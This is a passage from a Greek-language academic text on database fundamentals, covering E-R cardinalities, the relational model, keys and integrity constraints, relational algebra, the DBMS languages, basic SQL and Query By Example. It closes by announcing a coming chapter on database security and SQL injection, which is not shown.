Υπάρχουν ορισμένοι περιορισμοί στο μοντέλο E-R και τα δεδομένα στη βάση δεδομένων πρέπει να ακολουθούν τους περιορισμούς. Οι περιορισμοί λειτουργούν ως κανόνες στους οποίους πρέπει να συμμορφώνονται τα περιεχόμενα μιας βάσης δεδομένων. Ένας τύπος περιορισμών αποτελεί η χαρτογράφηση σχέσεων - αναλογίας. Καθορίζει τον αριθμό οντοτήτων ενός συνόλου οντοτήτων που σχετίζονται με οντότητες ενός άλλου συνόλου οντοτήτων που ορίζονται μέσω ενός συνόλου σχέσεων. Η χαρτογράφηση αναλογιών είναι χρήσιμη στην περιγραφή δυαδικών συνόλων σχέσεων. Για παράδειγμα δύο σύνολα οντοτήτων X και Y που έχουν δυαδικό σύνολο σχέσεων (R) πρέπει να έχουν μία από τις ακόλουθες σχέσεις - αναλογίες :


- Μια προς μια (1 : 1): Μια οντότητα στο X συσχετίζεται το πολύ με μία οντότητα στο Y και μια οντότητα στο Y συσχετίζεται το πολύ με μία οντότητα στο X.




- Μια προς πολλές (1 : N): Μια οντότητα στο X σχετίζεται με οποιονδήποτε αριθμό οντοτήτων στο Y. Αλλά μια οντότητα στο Y σχετίζεται το πολύ με μία οντότητα στο X.



- Πολλές προς μια (N : 1): Μια οντότητα στο X σχετίζεται το πολύ με μία οντότητα στο Y. Μια οντότητα στο Y σχετίζεται με οποιονδήποτε αριθμό οντοτήτων στο X.



- Πολλές προς Πολλές (M : N): Αυτή η σχέση υπάρχει όταν, για μια παρουσία της οντότητας X, υπάρχει μηδέν, μία ή πολλές εμφανίσεις της οντότητας Y και αντιστρόφως.



4 Εισαγωγή στο Σχεσιακό Μοντέλο (Relational Model)

Ο Edgar Frank Codd της IBM είχε γράψει ένα άρθρο «Ένα σχεσιακό μοντέλο για μεγάλες κοινόχρηστες τράπεζες δεδομένων» τον Ιούνιο του 1970 στο περιοδικό Association of Computer Machinery (ACM), Communications of the ACM. Το έργο του αυτό έκτοτε ώθησε τους ανθρώπους να εργαστούν πάνω στο λεγόμενο σε σχεσιακό μοντέλο. Μία από τις πιο σημαντικές υλοποιήσεις του σχεσιακού μοντέλου ήταν το «System R», το οποίο αναπτύχθηκε από την IBM στα τέλη της δεκαετίας του 1970. Το σύστημα R προοριζόταν ως «απόδειξη της έννοιας» που διατύπωσε ο Codd, για να δείξει ότι τα σχεσιακά συστήματα βάσεων δεδομένων θα μπορούσαν πραγματικά να κατασκευαστούν και να λειτουργήσουν αποτελεσματικά. Έτσι προκλήθηκαν αλυσιδωτές αντιδράσεις που προκάλεσαν σημαντικές εξελίξεις, όπως μια δομημένη γλώσσα ερωτημάτων που ονομάστηκε SQL και έκτοτε έγινε πρότυπο ISO και de facto τυπική σχεσιακή γλώσσα. Διάφορα εμπορικά σχεσιακά προϊόντα ΣΔΒΔ αναπτύχθηκαν κατά τη διάρκεια της δεκαετίας του 1980, όπως τα DB2, SQL / DS και Oracle. Η μεγάλη διαφορά υφίστατο στο γεγονός ότι στο σχεσιακό μοντέλο δεδομένων τα δεδομένα αποθηκεύονται με τη μορφή πινάκων. Το 1985 ο Codd δημοσίευσε μια λίστα κανόνων που έγιναν ένας τυπικός τρόπος αξιολόγησης ενός σχεσιακού συστήματος. Μετά τη δημοσίευση του αρχικού άρθρου, ο Codd δήλωσε ότι δεν θα υπήρχαν συστήματα που θα ικανοποιούσαν κάθε κανόνα του. Ωστόσο, οι κανόνες αντιπροσωπεύουν σχεσιακό ιδανικό και παραμένουν στόχος για σχεσιακούς σχεδιαστές βάσεων δεδομένων ακόμα και σήμερα.

4.1 Το Σχεσιακό μοντέλο δεδομένων

Το σχεσιακό μοντέλο χρησιμοποιεί μια συλλογή πινάκων για την αναπαράσταση τόσο των δεδομένων όσο και των σχέσεων μεταξύ αυτών των δεδομένων. Οι πίνακες είναι οι λογικές δομές που διατηρούνται από τον διαχειριστή της βάσης δεδομένων. Το σχεσιακό μοντέλο είναι ένας συνδυασμός τριών συστατικών, το δομικό, την ακεραιότητα και τα χειριστικά μέρη. Το δομικό μέρος ορίζει τη βάση δεδομένων ως μια συλλογή σχέσεων. Η ακεραιότητα της βάσης δεδομένων διατηρείται στο σχεσιακό μοντέλο χρησιμοποιώντας πρωτεύοντα και ξένα κλειδιά. Η σχεσιακή άλγεβρα και ο σχεσιακός λογισμός είναι τα εργαλεία που χρησιμοποιούνται για τον χειρισμό δεδομένων στη βάση δεδομένων. Έτσι το σχεσιακό μοντέλο διακατέχεται από ένα ισχυρό μαθηματικό υπόβαθρο.

Το σχεσιακό μοντέλο αποτελείται από συγκεκριμένα χαρακτηριστικά. Αρχικά κάθε γραμμή στον πίνακα αποκαλείται πλειάδα. Κάθε στήλη στον πίνακα ονομάζεται γνώρισμα. Η τομή της γραμμής με τη στήλη θα έχει τιμή δεδομένων. Σε σχεσιακό μοντέλο, οι σειρές μπορούν να είναι με οποιαδήποτε σειρά όπως επίσης στο σχεσιακό μοντέλο τα χαρακτηριστικά μπορούν να είναι με οποιαδήποτε σειρά. Εξ ορισμού, όλες οι σειρές σε μια σχέση είναι διακριτές. Έτσι καμία από τις δύο σειρές δεν μπορεί να είναι ακριβώς η ίδια. Οι σχέσεις πρέπει να έχουν κλειδί. Τα κλειδιά μπορούν να είναι ένα σύνολο χαρακτηριστικών. Για κάθε στήλη ενός πίνακα υπάρχει ένα σύνολο πιθανών τιμών που ονομάζονται domain του. Ο τομέας περιέχει όλες τις πιθανές τιμές που μπορούν να εμφανιστούν κάτω από αυτήν τη στήλη. Τομέας είναι το σύνολο έγκυρων τιμών για ένα χαρακτηριστικό. Ο βαθμός της σχέσης είναι ο αριθμός των χαρακτηριστικών (στήλες) στη σχέση.

4.1.1 Η έννοια του κλειδιού και η σχεσιακή ακεραιότητα

Το κλειδί είναι ένα γνώρισμα ή μια ομάδα γνωρισμάτων, το οποίο χρησιμοποιείται για τον προσδιορισμό μιας σειράς σε μια σχέση. Το κλειδί μπορεί να ταξινομηθεί ευρέως σε Υπερ-κλειδί (Super key), σε Υποψήφιο κλειδί (Candidate key) και σε Πρωτεύον κλειδί (Primary Key).

Ένα υπερ-κλειδί είναι ένα υποσύνολο χαρακτηριστικών ενός συνόλου οντοτήτων που προσδιορίζει μοναδικά τις οντότητες. Τα Super keys αντιπροσωπεύουν έναν περιορισμό που εμποδίζει δύο οντότητες να έχουν την ίδια τιμή για αυτά τα χαρακτηριστικά.

Ένα υποψήφιο κλειδί, για ένα σχήμα σχέσης, αποτελεί ένα ελάχιστο σύνολο χαρακτηριστικών των οποίων οι τιμές προσδιορίζουν μοναδικά πλειάδες στην αντίστοιχη σχέση.

Το πρωτεύον κλειδί είναι ένα καθορισμένο υποψήφιο κλειδί. Πρέπει να σημειωθεί ότι το πρωτεύον κλειδί δεν πρέπει να είναι μηδενικό.

Τέλος, γίνεται λόγος και για το Ξένο κλειδί (Foreign key). Το ξένο κλειδί είναι ένα σύνολο πεδίων ή γνωρισμάτων σε μία σχέση που χρησιμοποιείται για να «αναφερθεί» σε μια πλειάδα σε μια άλλη σχέση.

Οι περιορισμοί ακεραιότητας δεδομένων αναφέρονται στην ακρίβεια και την ορθότητα των δεδομένων στη βάση δεδομένων. Η ακεραιότητα δεδομένων παρέχει έναν μηχανισμό για τη διατήρηση της συνοχής των δεδομένων για λειτουργίες όπως INSERT, UPDATE και DELETE. Οι διαφορετικοί τύποι περιορισμών ακεραιότητας δεδομένων είναι ακεραιότητα οντοτήτων (entity integrity), NULL, ακεραιότητα τομέα (domain integrity) και αναφορική ακεραιότητα (referential integrity).

Η ακεραιότητα οντότητας συνεπάγεται ότι ένα πρωτεύον κλειδί δεν μπορεί να δεχτεί μηδενική τιμή. Το πρωτεύον κλειδί της σχέσης προσδιορίζει μοναδικά μια σειρά σε μια σχέση. Η ακεραιότητα της οντότητας σημαίνει ότι για να εκπροσωπηθεί μια οντότητα στη βάση δεδομένων είναι απαραίτητο να υπάρχει πλήρης αναγνώριση των βασικών χαρακτηριστικών της οντότητας.

Το NULL σημαίνει ότι η τιμή δεδομένων δεν είναι γνωστή προσωρινά. Το NULL σαν έννοια χρησιμοποιείται για τη σηματοδότηση ενός χαρακτηριστικού που έχει μηδενική τιμή εάν είτε η τιμή αυτού του χαρακτηριστικού δεν είναι γνωστή είτε εάν η τιμή του δεν ισχύει.

Οι τομείς χρησιμοποιούνται στο σχεσιακό μοντέλο για τον καθορισμό των χαρακτηριστικών των στηλών ενός πίνακα. Ο τομέας αναφέρεται στο σύνολο όλων των πιθανών τιμών που μπορεί να λάβει το χαρακτηριστικό. Ο τομέας καθορίζει το δικό του όνομα, τον τύπο δεδομένων και το λογικό μέγεθος. Το λογικό μέγεθος αντιπροσωπεύει το μέγεθος όπως το αντιλαμβάνεται ο χρήστης, όχι πώς εφαρμόζεται εσωτερικά. Για παράδειγμα, για έναν ακέραιο αριθμό, το λογικό μέγεθος αντιπροσωπεύει τον αριθμό των ψηφίων που χρησιμοποιούνται για την εμφάνιση του ακέραιου και όχι τον αριθμό των bytes που χρησιμοποιούνται για την αποθήκευση του. Οι περιορισμοί ακεραιότητας τομέα χρησιμοποιούνται για τον καθορισμό των έγκυρων τιμών που μπορεί να λάβει μια στήλη που ορίζεται στον τομέα.

Στο σχεσιακό μοντέλο δεδομένων, οι συσχετίσεις μεταξύ πινάκων καθορίζονται μέσω της χρήσης ξένων κλειδιών. Ο κανόνας ακεραιότητας αναφοράς αναφέρει ότι μια βάση δεδομένων δεν πρέπει να περιέχει ασυναγώνιστες τιμές ξένων κλειδιών. Πρέπει να σημειωθεί ότι ο κανόνας ακεραιότητας αναφοράς δεν σημαίνει ότι ένα ξένο κλειδί δεν μπορεί να είναι άκυρο. Μπορεί να υπάρχουν καταστάσεις όπου μια σχέση δεν υπάρχει για μια συγκεκριμένη περίπτωση, οπότε το ξένο κλειδί είναι μηδενικό. Μια ακεραιότητα αναφοράς είναι ένας κανόνας που δηλώνει ότι κάθε τιμή ξένου κλειδιού πρέπει να ταιριάζει με μια τιμή πρωτεύοντος κλειδιού σε άλλη σχέση ή η τιμή ξένου κλειδιού πρέπει να είναι μηδενική.

4.1.2 Η σχεσιακή Άλγεβρα

Η σχεσιακή άλγεβρα είναι μια θεωρητική γλώσσα με λειτουργίες που λειτουργούν σε μία ή περισσότερες σχέσεις για να ορίσουν μια άλλη σχέση χωρίς να αλλάξει την αρχική σχέση. Έτσι, τόσο οι τελεστές όσο και τα αποτελέσματα είναι σχέσεις. Ως εκ τούτου, η έξοδος από μία λειτουργία μπορεί να γίνει η είσοδος σε μια άλλη λειτουργία. Αυτό επιτρέπει να εκφράζονται οι εκφράσεις στη σχεσιακή άλγεβρα. Αυτή η ιδιότητα ονομάζεται κλείσιμο. Η σχεσιακή άλγεβρα είναι μια αφηρημένη γλώσσα, που σημαίνει ότι τα ερωτήματα που διατυπώνονται στη σχεσιακή άλγεβρα δεν προορίζονται να εκτελεστούν σε υπολογιστή. Η σχεσιακή άλγεβρα αποτελείται από μια ομάδα σχεσιακών χειριστών που μπορεί να χρησιμοποιηθεί για χειρισμό σχέσεων για να επιτευχθεί το επιθυμητό αποτέλεσμα. Η γνώση σχετικά με τη σχεσιακή άλγεβρα μας επιτρέπει να κατανοήσουμε την εκτέλεση των ερωτημάτων και τη βελτιστοποίηση στο σχεσιακό σύστημα διαχείρισης βάσεων δεδομένων.

Η γνώση σχετικά με τη σχεσιακή άλγεβρα μάς επιτρέπει να κατανοήσουμε την εκτέλεση των ερωτημάτων και τη βελτιστοποίηση στο σχεσιακό σύστημα διαχείρισης βάσεων δεδομένων. Ο ρόλος της σχεσιακής άλγεβρας σε ένα ΣΔΒΔ είναι προφανής όταν ένα ερώτημα SQL πρέπει να μετατραπεί σε εκτελέσιμο κώδικα. Πρώτα πρέπει να αναλυθεί σε μια έγκυρη σχεσιακή αλγεβρική έκφραση και τότε θα πρέπει να υπάρχει ένα κατάλληλο σχέδιο εκτέλεσης ερωτήματος για να επιταχυνθεί η ανάκτηση δεδομένων. Το σχέδιο εκτέλεσης ερωτημάτων δίνεται από το query optimizer[2].

4.2 Γλώσσες συστημάτων Διαχείρισης Βάσεων Δεδομένων

Ένα Σύστημα Διαχείρισης Βάσεων Δεδομένων παρέχει διαφορετικές γλώσσες και διεπαφές για κάθε κατηγορία χρηστών για να εκφράσουν ερωτήματα και ενημερώσεις βάσης δεδομένων. Όταν ο σχεδιασμός της βάσης δεδομένων είναι πλήρης και το ΣΔΒΔ επιλέγεται για να το εφαρμόσει, το πρώτο πράγμα που πρέπει να γίνει είναι να καθοριστούν τα εννοιολογικά και εσωτερικά σχήματα για τη βάση δεδομένων και τις αντίστοιχες χαρτογραφήσεις. Οι ακόλουθες πέντε γλώσσες είναι διαθέσιμες για τον καθορισμό διαφορετικών σχημάτων.

Αρχικά η Γλώσσα Ορισμού Δεδομένων (Data Definition Language-DDL) χρησιμοποιείται για τον καθορισμό ενός εννοιολογικού σχήματος βάσης δεδομένων χρησιμοποιώντας ένα σύνολο ορισμών. Υποστηρίζει τον ορισμό ή τη δήλωση αντικειμένων βάσης δεδομένων. Πολλές τεχνικές είναι διαθέσιμες για τη σύνταξη DDL. Μια ευρέως χρησιμοποιούμενη τεχνική είναι η εγγραφή DDL σε ένα αρχείο κειμένου.

Έπειτα η Γλώσσα Ορισμού Αποθήκευσης (Storage Definition Language-SDL) χρησιμοποιείται για τον καθορισμό του εσωτερικού σχήματος στη βάση δεδομένων. Η δομή αποθήκευσης και οι μέθοδοι πρόσβασης που χρησιμοποιούνται από το σύστημα βάσης δεδομένων καθορίζονται από το καθορισμένο σύνολο δηλώσεων SDL. Οι λεπτομέρειες εφαρμογής των σχημάτων βάσης δεδομένων εφαρμόζονται από τις καθορισμένες δηλώσεις SDL και συνήθως κρύβονται από τους χρήστες.

Στη συνέχεια η Γλώσσα Προβολής Ορισμού (View Definition Language-VDL) χρησιμοποιείται για τον καθορισμό των προβολών των χρηστών και των αντιστοιχιών τους στο εννοιολογικό σχήμα. Γενικά, το DDL χρησιμοποιείται για τον καθορισμό τόσο εννοιολογικών όσο και εξωτερικών σχημάτων σε πολλά ΣΔΒΔ. Υπάρχουν όμως δύο προβολές δεδομένων, η λογική προβολή, που γίνεται αντιληπτή από τον προγραμματιστή, και η φυσική προβολή, τα δεδομένα δηλαδή που είναι αποθηκευμένα σε συσκευές αποθήκευσης.

Επιπλέον η Γλώσσα Χειρισμού Δεδομένων (Data Manipulation Language-DML) παρέχει ένα σύνολο λειτουργιών για την υποστήριξη των βασικών λειτουργιών χειρισμού δεδομένων στα δεδομένα που διατηρούνται στη βάση δεδομένων. Χρησιμοποιείται για την αναζήτηση, ενημέρωση ή ανάκτηση δεδομένων που είναι αποθηκευμένα σε μια βάση δεδομένων. Το μέρος του DML που παρέχει ανάκτηση δεδομένων ονομάζεται γλώσσα ερωτήματος. Η Γλώσσα Χειρισμού Δεδομένων αποτελείται από δυο τύπους, το διαδικαστικό (Procedural DML) που επιτρέπει στον χρήστη να πει στο σύστημα ποια δεδομένα χρειάζονται και πώς να τα ανακτήσει και το μη διαδικαστικό (Non-procedural DML) που επιτρέπει στον χρήστη να δηλώσει ποια δεδομένα χρειάζονται αλλά όχι το πώς θα ανακτηθούν.

Η τελευταία και πέμπτη γλώσσα είναι η Γλώσσα 4ης γενιάς (Fourth-Generation Language-4-GL). Πρόκειται για μια συμπαγής, αποτελεσματική και μη διαδικαστική γλώσσα προγραμματισμού που χρησιμοποιείται για τη βελτίωση της αποδοτικότητας και παραγωγικότητας του ΣΔΒΔ. Σε αυτό, ο χρήστης καθορίζει τι πρέπει να γίνει και όχι πώς πρέπει να γίνει. Το 4-GL αποτελείται από τα ακόλουθα στοιχεία: Γλώσσες ερωτημάτων, Αναφορές, Υπολογιστικά Φύλλα,

[2] Το SQL Server Query Optimizer είναι ένα εργαλείο βελτιστοποίησης βάσει κόστους. Αναλύει έναν αριθμό σχεδίων εκτέλεσης υποψηφίων για ένα δεδομένο ερώτημα, εκτιμά το κόστος καθενός από αυτά τα σχέδια και επιλέγει το σχέδιο με το χαμηλότερο κόστος των επιλογών που εξετάζονται. Δεδομένου ότι το Query Optimizer δεν μπορεί να εξετάσει κάθε πιθανό σχέδιο για κάθε ερώτημα, πρέπει πραγματικά να κάνει μια πράξη εξισορρόπησης βάσει κόστους, λαμβάνοντας υπόψη τόσο το κόστος εύρεσης πιθανών σχεδίων όσο και το κόστος των ίδιων των σχεδίων.

Γλώσσες Βάσεων Δεδομένων, Γεννήτριες εφαρμογών και γλώσσες υψηλού επιπέδου για τη δημιουργία εφαρμογών. Ένα παράδειγμα γλώσσας 4ης γενιάς αποτελεί η Δομημένη Γλώσσα Ερωτημάτων – Structured Query Language – SQL (DeBarros, 2018).

4.2.1 Δομημένη Γλώσσα Ερωτημάτων – Structured Query Language (SQL)

Τα Σχεσιακά Συστήματα Διαχείρισης Βάσεων Δεδομένων (ΣΣΔΒΔ) ή RBMS (Relational Database Management Systems) αναπτύχθηκαν με βάση το σχεσιακό μοντέλο και έχουν επικρατήσει πλήρως στον χώρο. Κατά τον σχεδιασμό και τη δημιουργία μιας σχεσιακής βάσης δεδομένων, οι πίνακες αποτελούν το μοναδικό δομικό και απαραίτητο στοιχείο για μπορέσουν να αναπαρασταθούν οι πληροφορίες που περιέχονται στη βάση δεδομένων. Για να μπορέσουμε να προσθέσουμε, διαγράψουμε ή τροποποιήσουμε τα στοιχεία που περιέχονται σε μια βάση δεδομένων, χρησιμοποιούμε ειδικές γλώσσες προγραμματισμού που αποκαλούνται γλώσσες ερωταπαντήσεων (query languages). Η γλώσσα που αποτελεί σήμερα ένα διεθνές πρότυπο για την επικοινωνία των χρηστών με τα Σχεσιακά ΣΔΒΔ είναι η SQL (Structured Query Language) ή Δομημένη Γλώσσα Ερωτημάτων. Μπορεί να λειτουργήσει αυτόνομα αλλά και σε συνεργασία μ' άλλες γλώσσες προγραμματισμού και αποτελεί μια γλώσσα 4ης γενιάς. (Bal Gupta & Mittal, 2017)

Ένα από τα πιο σημαντικά χαρακτηριστικά που απαρτίζουν τη SQL είναι, για αρχή, η εξαιρετική ελαστικότητα που τη διακατέχει σαν γλώσσα. Χρησιμοποιεί μια σύνταξη ελεύθερης φόρμας που δίνει στο χρήστη τη δυνατότητα να δομήσει προτάσεις SQL με τον καταλληλότερο τρόπο. Στη συνέχεια η SQL χρησιμοποιεί μια ελεύθερη μορφοποιημένη γλώσσα, δηλαδή δεν υπάρχει καμία ανάγκη να αρχίσουν οι προτάσεις SQL σε μια συγκεκριμένη στήλη ή να ολοκληρωθούν σε μία γραμμή. Έχει σχετικά λίγες εντολές και αποτελεί μια μη διαδικαστική γλώσσα.[3]

Τα πλεονεκτήματα της SQL μπορούν να εντοπιστούν μέσα από τα γνωρίσματα της. Για παράδειγμα η SQL είναι μια γλώσσα υψηλού επιπέδου[4] που παρέχει μεγαλύτερο βαθμό αφαιρετικότητας από ότι οι διαδικαστικές γλώσσες. Ο προγραμματιστής πρέπει να καθορίσει ποια δεδομένα είναι απαραίτητα, αλλά δεν χρειάζεται να καθορίσει το πώς θα ανακτηθούν. Επιπλέον η SQL είναι μια ενοποιημένη γλώσσα, δηλαδή η ίδια γλώσσα μπορεί να χρησιμοποιηθεί για τον καθορισμό δομών δεδομένων, την αναζήτηση δεδομένων, τον έλεγχο πρόσβασης στα δεδομένα, την εισαγωγή, διαγραφή και τροποποίηση των εμφανίσεων των δεδομένων και ούτω καθεξής. Όλα τα προγράμματα που είναι γραμμένα σε SQL είναι φορητά, επομένως μπορούν να μετακινηθούν από τη μία βάση δεδομένων στην άλλη με πολύ μικρή τροποποίηση. Τέτοια μεταφορά θα μπορούσε να απαιτείται όταν το DBMS πρέπει να αναβαθμιστεί ή να αλλάξει. Η γλώσσα είναι απλή και εύκολη στην εκμάθηση. Μπορεί επίσης να χειριστεί πολύπλοκες καταστάσεις πολύ αποτελεσματικά. Η γλώσσα έχει καλή θεωρητική βάση και δεν υπάρχει αμφιβολία για τον τρόπο με τον οποίο ένα ερώτημα θα ερμηνεύσει τα δεδομένα και θα παράγει τα αποτελέσματα. Έτσι, τα αναμενόμενα αποτελέσματα είναι καλά καθορισμένα. Η SQL επεξεργάζεται σύνολα εγγραφών και όχι μόνο μία εγγραφή κάθε φορά. Αυτό το χαρακτηριστικό set-at-a-time της SQL την καθιστά πιο ισχυρή από άλλες. Η SQL ως γλώσσα είναι ανεξάρτητη από τον τρόπο που εφαρμόζεται εσωτερικά.

[3] Στις διαδικαστικές γλώσσες, ο κώδικας του προγράμματος γράφεται ως μια ακολουθία οδηγιών. Ο χρήστης πρέπει να καθορίσει "τι να κάνει" και επίσης "πώς να το κάνουμε" (βήμα προς βήμα διαδικασία). Αυτές οι οδηγίες εκτελούνται με διαδοχική σειρά. Αυτές οι οδηγίες είναι γραμμένες για την επίλυση συγκεκριμένων προβλημάτων. Παραδείγματα διαδικαστικών γλωσσών αποτελούν οι COBOL, C κ.ά. Στις μη διαδικαστικές γλώσσες, ο χρήστης πρέπει να καθορίζει μόνο "τι να κάνει" και όχι "πώς να το κάνουμε". Είναι επίσης γνωστή ως μια εφαρμογή ή λειτουργική γλώσσα. Περιλαμβάνει ανάπτυξη των λειτουργιών από άλλες λειτουργίες για την κατασκευή πιο πολύπλοκων λειτουργιών. Παραδείγματα μη διαδικαστικών γλωσσών αποτελούν οι SQL, PROLOG κ.ά.

[4] Μια γλώσσα υψηλού επιπέδου είναι μια γλώσσα προγραμματισμού όπως η γλώσσα SQL ή C που επιτρέπει σε έναν προγραμματιστή να γράφει προγράμματα που είναι περισσότερο ή λιγότερο ανεξάρτητα από έναν συγκεκριμένο τύπο υπολογιστή. Τέτοιες γλώσσες θεωρούνται υψηλού επιπέδου επειδή είναι πιο κοντά στις ανθρώπινες γλώσσες και πιο μακριά από τις γλώσσες των μηχανών.

Αυτό συμβαίνει επειδή η SQL καθορίζει τι απαιτείται και όχι πώς πρέπει να γίνει. Τέλος η SQL επιτρέπει στους χρήστες της να ασχολούνται με διάφορα συστήματα διαχείρισης βάσεων δεδομένων όπου είναι διαθέσιμα.

Η γλώσσα SQL χωρίζεται κυρίως σε τέσσερα κύρια μέρη. Τα τέσσερα μέρη χωρίζονται σε περαιτέρω σε τμήματα. Αρχικά ως γλώσσα ορισμού δεδομένων (Data-Definition Language -DDL). Η SQL ως DDL παρέχει εντολές για τον καθορισμό των σχέσεων, τη διαγραφή των σχέσεων και την τροποποίηση των υπαρχόντων σχημάτων σχέσεων. Τα υπό-τμήματα της DLL είναι :


- View Definition Language (VDL): η SQL DDL παρέχει εντολές για ορισμό και απόρριψη των προβολών.
- Ακεραιότητα: η SQL DDL παρέχει εντολές για τον καθορισμό περιορισμών ακεραιότητας που πρέπει να ικανοποιούνται από τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων.
- Εξουσιοδότηση: η SQL DDL παρέχει εντολές για τον καθορισμό των δικαιωμάτων πρόσβασης στις σχέσεις και τις προβολές.

Το δεύτερο μέρος της SQL ορίζεται ως γλώσσα χειρισμού δεδομένων (Data Manipulation Language -DML). Η SQL DML παρέχει μια γλώσσα ερωτημάτων. Αυτή η γλώσσα ερωτημάτων βασίζεται σε σχεσιακή άλγεβρα και σχεσιακή λογιστική πλειάδων. Αυτό το μέρος περιέχει εντολές για την εισαγωγή πλειάδων στη βάση δεδομένων, τη διαγραφή πλειάδων από τη βάση δεδομένων και την τροποποίηση / ενημέρωση πλειάδων στη βάση δεδομένων.

Το τρίτο μέρος της SQL ορίζεται ως γλώσσα ελέγχου δεδομένων ή γλώσσα ελέγχου συναλλαγών (Data Control Language -DCL ή Transaction Control Language -TCL). Η SQL DCL παρέχει εντολές που βοηθούν το διαχειριστή ενός ΣΔΒΔ να ελέγχει τη βάση δεδομένων, με διαδικασίες όπως εντολές για εκχώρηση ή ανάκληση δικαιωμάτων πρόσβασης στη βάση δεδομένων και αποθήκευση ή κατάργηση συναλλαγών που θα επηρεάσουν τη βάση δεδομένων.

Τέταρτο και τελευταίο μέρος της SQL αποτελεί η ενσωματωμένη SQL και η δυναμική SQL (Embedded SQL and Dynamic SQL). Η ενσωματωμένη SQL καθορίζει τον τρόπο ενσωμάτωσης των δηλώσεων SQL σε γλώσσες προγραμματισμού γενικού σκοπού όπως C, C++. Η γλώσσα στην οποία ενσωματώνονται τα ερωτήματα SQL αναφέρεται ως γλώσσα υποδοχής. Τα ερωτήματα SQL που είναι ενσωματωμένα στη γλώσσα υποδοχής αποτελούν την ενσωματωμένη SQL. Η Dynamic SQL επιτρέπει στα προγράμματα να δημιουργούν και να υποβάλλουν ερωτήματα SQL κατά το χρόνο εκτέλεσης τους.

Κάθε στήλη σε έναν πίνακα βάσης δεδομένων πρέπει να έχει όνομα και τύπο δεδομένων. Ένας προγραμματιστής SQL πρέπει να αποφασίσει τι είδους δεδομένα θα αποθηκεύονται σε κάθε στήλη κατά τη δημιουργία ενός πίνακα. Ο τύπος δεδομένων είναι μια κατευθυντήρια γραμμή για την SQL για να κατανοήσει τον τύπο δεδομένων που αναμένεται μέσα σε κάθε στήλη και προσδιορίζει επίσης πώς η SQL θα αλληλεπιδρά με τα αποθηκευμένα δεδομένα. Η SQL υποστηρίζει ένα εύρος βασικών τύπων δεδομένων (DeBarros, 2018).



Εικόνα 18: Γραφική απεικόνιση τύπων δεδομένων που υποστηρίζονται από τη γλώσσα SQL

Ως γλώσσα χειρισμού δεδομένων (DML) η SQL έχει μια βασική δήλωση για την ανάκτηση πληροφοριών από τη βάση δεδομένων, τη δήλωση SELECT. Η βασική μορφή της δήλωσης SELECT αποτελείται από τρεις ρήτρες:

- SELECT < attribute list >
- FROM < table list >
- WHERE < condition >

όπου <attribute list> είναι η λίστα των ονομάτων των γνωρισμάτων των οποίων οι τιμές πρέπει να ανακτηθούν από το ερώτημα, <table list> είναι η λίστα των ονομάτων σχέσεων που απαιτούνται για την επεξεργασία του ερωτήματος και <condition> είναι μια δήλωση υπό όρους όπου προσδιορίζει τις πλειάδες που θα ανακτηθούν από το ερώτημα.

4.2.2 Ερώτημα με παράδειγμα - Query By example (QBE)

Μια άλλη, φιλική προς τον χρήστη γλώσσα προγραμματισμού για να μπορούμε να υποβάλουμε ερωτήματα σε σχεσιακές βάσεις δεδομένων και να λαμβάνουμε απαντήσεις είναι η QBE (Query By Example), η οποία χρησιμοποιεί φόρμες για τη γραφική απεικόνιση των ερωτημάτων μας. Το λειτουργικό επίπεδο του QBE είναι περίπου ίδιο με το SQL.

Στη QBE, ο σχεδιαστής τραβά τα σχετικά πεδία από τους επιλεγμένους πίνακες και εφαρμόζει επίσης τα κριτήρια επιλογής για να ανακτήσει τα επιθυμητά αποτελέσματα. Τα περισσότερα από τα συστήματα διαχείρισης βάσεων δεδομένων παρέχουν διευκόλυνση του QBE. Η QBE έχει μια δισδιάστατη σύνταξη, καθώς και τα κριτήρια και οι λειτουργίες καθορίζονται σε μορφή πίνακα. Προσφέρει ένα μηχανισμό στο διαχειριστή ΣΔΒΔ για την αύξηση ενός ερωτήματος βάσης δεδομένων χωρίς την πολυπλοκότητα της πληκτρολόγησης των εντολών χρησιμοποιώντας SQL Βασικά, ο χρήστης πρέπει να συμπληρώσει τα κριτήρια επιλογής σε πίνακες στην οθόνη. Αυτοί οι πίνακες δημιουργούνται εν μέρει από το σύστημα διαχείρισης βάσεων δεδομένων και το υπόλοιπο από το χρήστη και στη συνέχεια αυτά τα ερωτήματα μετατρέπονται σε SQL, αυτόματα από το ΣΔΒΔ έτσι ώστε να μπορεί να ερμηνευτεί από τη βάση δεδομένων και τα αποτελέσματα εμφανίζονται στον χρήστη σε μορφή πίνακα. Σήμερα, υπάρχουν εξελιγμένα εργαλεία διαχείρισης σε γραφικό και φιλικό προς τον χρήστη περιβάλλον για να κάνουμε τα εξής : δημιουργία πινάκων, δημιουργία φορμών, δημιουργία ερωτημάτων, δημιουργία εκθέσεων (αναφορών).

Τα Σχεσιακά ΣΔΒΔ διακρίνονται, συνήθως, σε δυο περιπτώσεις χρήσης οι οποίες μπορούν να αφορούν κυρίως μεγάλους οργανισμούς και επιχειρήσεις, που έχουν τεράστιο όγκο δεδομένων και πολλούς χρήστες ταυτόχρονα. Τέτοια συστήματα είναι τα Oracle, Ingres, Informix, SQL Server κ.ά. Η άλλη περίπτωση χρήσης μπορεί να αφορά κυρίως απλούς, μη επιχειρησιακούς χρήστες, χρησιμοποιώντας συστήματα όπως είναι η Microsoft Access, η Paradox, η FoxPro κ.ά.

5 Ασφάλεια ενός Συστήματος Διαχείρισης Βάσεων Δεδομένων

Στα προηγούμενα κεφάλαια έγινε η προσπάθεια καταγραφής και επεξήγησης των μερών που αποτελούν μια βάση δεδομένων γενικά αλλά και το σύνολο των συμβαλλόμενων μερών που απαρτίζουν ένα Σύστημα Διαχείρισης Βάσεων Δεδομένων. Στη συνέχεια θα γίνει αναφορά στο θεωρητικό κομμάτι της ασφάλειας των Συστημάτων Διαχείρισης Βάσεων Δεδομένων, γιατί αυτή είναι καίριας σημασίας, το πως μπορούν να εκμεταλλευτούν ευπάθειες των συστημάτων κακόβουλα άτομα αλλά και η ανάλυση των επιθέσεων SQL injection.

